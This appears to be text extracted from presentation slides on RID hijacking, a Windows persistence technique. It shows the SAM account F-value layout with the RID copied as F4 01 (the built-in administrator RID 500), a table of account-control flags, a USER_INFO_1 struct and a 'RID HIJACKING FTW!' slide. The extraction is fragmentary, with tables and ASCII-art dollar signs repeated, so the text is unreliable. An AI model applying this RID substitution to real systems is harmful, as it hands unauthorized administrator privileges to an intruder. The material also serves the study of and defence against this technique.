
Variable	00	01	02	03	04	05	06	07
Lockout time								
Last logon	00	00	00	00	00	00	00	00
Password last set	00	00	00	00	00	00	00	00
Account expires	00	00	00	00	00	00	00	00
Last incorrect password	00	00	00	00	00	00	00	00
RID copy	0030	F4	01	00	00			
Account Bits (ACB)	0038	10	02	00	00			
	0048	00	00	00	00	00	00	00


RID HIJACKING FTW!


RID copy				
0030	F4	01	00	00











F:ACB BITS

Account Bits (ACB)

0038 10 02 00 00

Flag	Value
ACB_DISABLED	0x0001
ACB_HOMDIRREQ	0x0002
ACB_PWNOTREQ	0x0004
ACB_TEMPDUP	0x0008
ACB_NORMAL	0x0010
ACB_MNS	0x0020
ACB_DOMTRUST	0x0040
ACB_WSTRUST	0x0080
ACB_SVRTRUST	0x0100
ACB_PWNOEXP	0x0200
ACB_AUTOLOCK	0x0400

F:ACB BITS

Account Bits (ACB)

0038 10 02 00 00

```
typedef struct _USER_INFO_1 {
    LPWSTR usri1_name;
    LPWSTR usri1_password;
    DWORD usri1_password_age;
    DWORD usri1_priv;
    LPWSTR usri1_home_dir;
    LPWSTR usri1_comment;
    DWORD usri1_flags;
    LPWSTR usri1_script_path;
} USER_INFO_1, *PUSER_INFO_1, *LPUSER_INFO_1;
```


Flag	Value
ACB_DISABLED	0x0001
ACB_HOMDIRREQ	0x0002
ACB_PWNOTREQ	0x0004
ACB_TEMPDUP	0x0008
ACB_NORMAL	0x0010
ACB_MNS	0x0020
ACB_DOMTRUST	0x0040
ACB_WSTRUST	0x0080
ACB_SVRTRUST	0x0100
ACB_PWNOEXP	0x0200
ACB_AUTOLOCK	0x0400

```

      88
    .d88888b.
d88P 88"88b
Y88b.88
"Y88888b.
      88"88b
Y88b 88.88P
"Y88888P"
      88
  
```



ACB




```

88
.d88888b.
d88P 88"88b
Y88b.88
"Y88888b.
      88"88b
Y88b 88.88P
"Y88888P"
      88

```



ACB





```

88
.d88888b.
d88P 88"88b
Y88b.88
"Y88888b.
      88"88b
Y88b 88.88P
"Y88888P"
      88

```

==




```

88
.d88888b.
d88P 88"88b
Y88b.88
"Y88888b.
      88"88b
Y88b 88.88P
"Y88888P"
      88

```

==





```

88
.d88888b.
d88P 88"88b
Y88b.88
"Y88888b.
      88"88b
Y88b 88.88P
"Y88888P"
      88

```

